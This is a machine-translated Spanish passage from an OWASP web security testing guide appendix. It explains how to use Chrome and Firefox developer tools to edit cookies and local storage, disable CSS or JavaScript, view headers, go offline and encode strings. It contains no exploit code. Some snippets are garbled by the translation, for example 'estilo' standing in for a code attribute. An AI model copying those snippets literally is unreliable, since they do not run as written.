5. Haga clic derecho en la solicitud modificada y seleccione Abrir en una pestaña nueva .

Edición de cookies

Pruebas relacionadas

- Pruebas de autenticación
- Prueba de autorización
- Pruebas de gestión de sesiones
- Prueba de atributos de cookies

Google Chrome

1. Haga clic en la pestaña Aplicación .
2. Expanda Cookies bajo el encabezado Almacenamiento .

Machine Translated by Google

3. Seleccione el nombre de dominio relevante.
4. Haga doble clic en la columna Valor para editar cualquier valor de cookie.

> Nota: Las cookies se pueden eliminar una vez seleccionadas presionando la tecla Eliminar o desde el menú contextual del botón derecho.

Mozilla Firefox

1. Haga clic en la pestaña Almacenamiento .
2. Expanda la sección Cookies .
3. Seleccione el nombre de dominio relevante.
4. Haga doble clic en la columna Valor para editar cualquier valor de cookie.

> Nota: Las cookies se pueden eliminar una vez seleccionadas presionando la tecla Eliminar o con varias opciones en el menú contextual del botón derecho.




Figura 6.F-3: Funcionalidad de edición de cookies de Mozilla Firefox

Edición de almacenamiento local

Pruebas relacionadas

- Prueba del almacenamiento del navegador

Google Chrome

1. Haga clic en la pestaña Aplicación .
2. Expanda Almacenamiento local bajo el encabezado Almacenamiento .
3. Seleccione el nombre de dominio relevante.
4. Haga doble clic en la columna Valor para editar cualquier valor de cookie.
5. Haga doble clic en la celda correspondiente para editar la clave o el valor .

> Nota: La edición del almacenamiento de sesión o de la base de datos de índice sigue esencialmente los mismos pasos.
>
> Nota: Los elementos se pueden agregar o eliminar a través del menú contextual del botón derecho.

Mozilla Firefox

1. Haga clic en la pestaña Almacenamiento .
2. Expanda la sección Almacenamiento local .
3. Seleccione el nombre de dominio relevante.
4. Haga doble clic en la celda correspondiente para editar la clave o el valor .

> Nota: La edición del almacenamiento de sesión o de la base de datos de índice sigue esencialmente los mismos pasos.
>
> Nota: Los elementos se pueden agregar o eliminar a través del menú contextual del botón derecho.

Deshabilitar CSS

Pruebas relacionadas

- Pruebas de manipulación de recursos del lado del cliente

Machine Translated by Google

General

Todos los navegadores principales admiten la manipulación de CSS aprovechando la consola de herramientas de desarrollo y la funcionalidad de JavaScript:

- Para eliminar todas las hojas de estilo externas: `$('style,link[rel="stylesheet"]').remove();`
- Para eliminar todas las hojas de estilo internas: `$('style').remove();`
- Para eliminar todos los estilos en línea: `Array.prototype.forEach.call(document.querySelectorAll('*'),function(el) {el.removeAttribute('estilo');});`
- Para eliminar todo de la etiqueta head: `$('head').remove();`

Deshabilitar JavaScript

Google Chrome

1. Haga clic en el menú 'kabob' de triple punto en el lado derecho de la barra de herramientas del desarrollador web y haga clic en Configuración .
2. En la pestaña Preferencias , en la sección Depurador , marque la casilla Deshabilitar JavaScript .

Mozilla Firefox

1. En la pestaña Depurador de herramientas de desarrollo , haga clic en el botón de engranaje de configuración en la esquina superior derecha de la barra de herramientas del desarrollador.
2. Seleccione Deshabilitar JavaScript en el menú desplegable (este es un elemento de menú para habilitar/deshabilitar, cuando JavaScript está deshabilitado). el elemento del menú tiene una marca de verificación).

Ver encabezados HTTP

Pruebas relacionadas

- Recopilación de información

Google Chrome

1. En la pestaña Redes en Herramientas de desarrollo, seleccione cualquier URL o solicitud.
2. En el panel inferior derecho, seleccione la pestaña Encabezados .

Machine Translated by Google




Figura 6.F-4: Vista de encabezados de Google Chrome

Mozilla Firefox

1. En la pestaña Redes en Herramientas de desarrollo, seleccione cualquier URL o solicitud.
2. En el panel inferior derecho, seleccione la pestaña Encabezados .




Figura 6.F-5: Vista de encabezados de Mozilla Firefox

Capturas de pantalla

Pruebas relacionadas

- Informes

Google Chrome

1. Presione el botón Alternar barra de herramientas del dispositivo o presione ctrl + shift + m .
2. Haga clic en el menú 'brocheta' de tres puntos en la barra de herramientas del dispositivo.
3. Seleccione Capturar captura de pantalla o Capturar captura de pantalla en tamaño completo .

Mozilla Firefox

1. Presione el botón de puntos suspensivos de tres puntos en la barra de direcciones.
2. Seleccione Tomar una captura de pantalla .
3. Seleccione la opción Guardar página completa o Guardar visible .

Modo offline

Google Chrome

1. Navegue a la pestaña Red .
2. En el menú desplegable Acelerador , seleccione Sin conexión .




Figura 6.F-6: Opción sin conexión de Google Chrome

Mozilla Firefox

1. En el menú de triple línea 'hamburguesa' (o 'panqueque'), seleccione Desarrollador web y luego Trabajar sin conexión .

Machine Translated by Google




Figura 6.F-7: Opción sin conexión de Mozilla Firefox

Codificación y decodificación

Pruebas relacionadas

- Muchos (quizás incluso la mayoría) tipos de pruebas de seguridad de aplicaciones web pueden beneficiarse de varios tipos de codificación.

General

Todos los navegadores principales admiten la codificación y decodificación de cadenas de varias maneras aprovechando la consola de herramientas de desarrollo y Funcionalidad de JavaScript:

- Codificación Base64: `btoa ("cadena a codificar")`
- Decodificación Base64: `atob("cadena a decodificar")`
- Codificación de URL: `encodeURIComponent("cadena a codificar")`
- Decodificación de URL: `decodeURIComponent("cadena a decodificar")`
- Codificación HTML: `escape ("cadena a codificar")`
- Decodificación HTML: `unescape ("cadena a decodificar")`

Modo de diseño responsivo

Pruebas relacionadas

- Prueba de debilidades de la caché del navegador
- Prueba de autenticación más débil en un canal alternativo

Machine Translated by Google

- Pruebas de clickjacking

Google Chrome

1. Haga clic en el botón Alternar barra de herramientas del dispositivo o presione ctrl + shift + m .




Figura 6.F-8: Modo de diseño adaptable de Google Chrome

Mozilla Firefox

1. Haga clic en el botón Modo de diseño adaptable o presione ctrl + mayús + m .




Figura 6.F-9: Modo de diseño responsivo de Mozilla Firefox

Referencias

- Pruebas de seguridad de aplicaciones web con
- navegadores Black Hills Information Security - Webcast: ¡Herramientas gratuitas! Cómo utilizar herramientas de desarrollo y JavaScript en una aplicación web pentests
- Greg Malcolm - Herramientas para desarrolladores de Chrome: asaltar la armería
- Lista de cadenas de UserAgent

Machine Translated by Google

owasp.org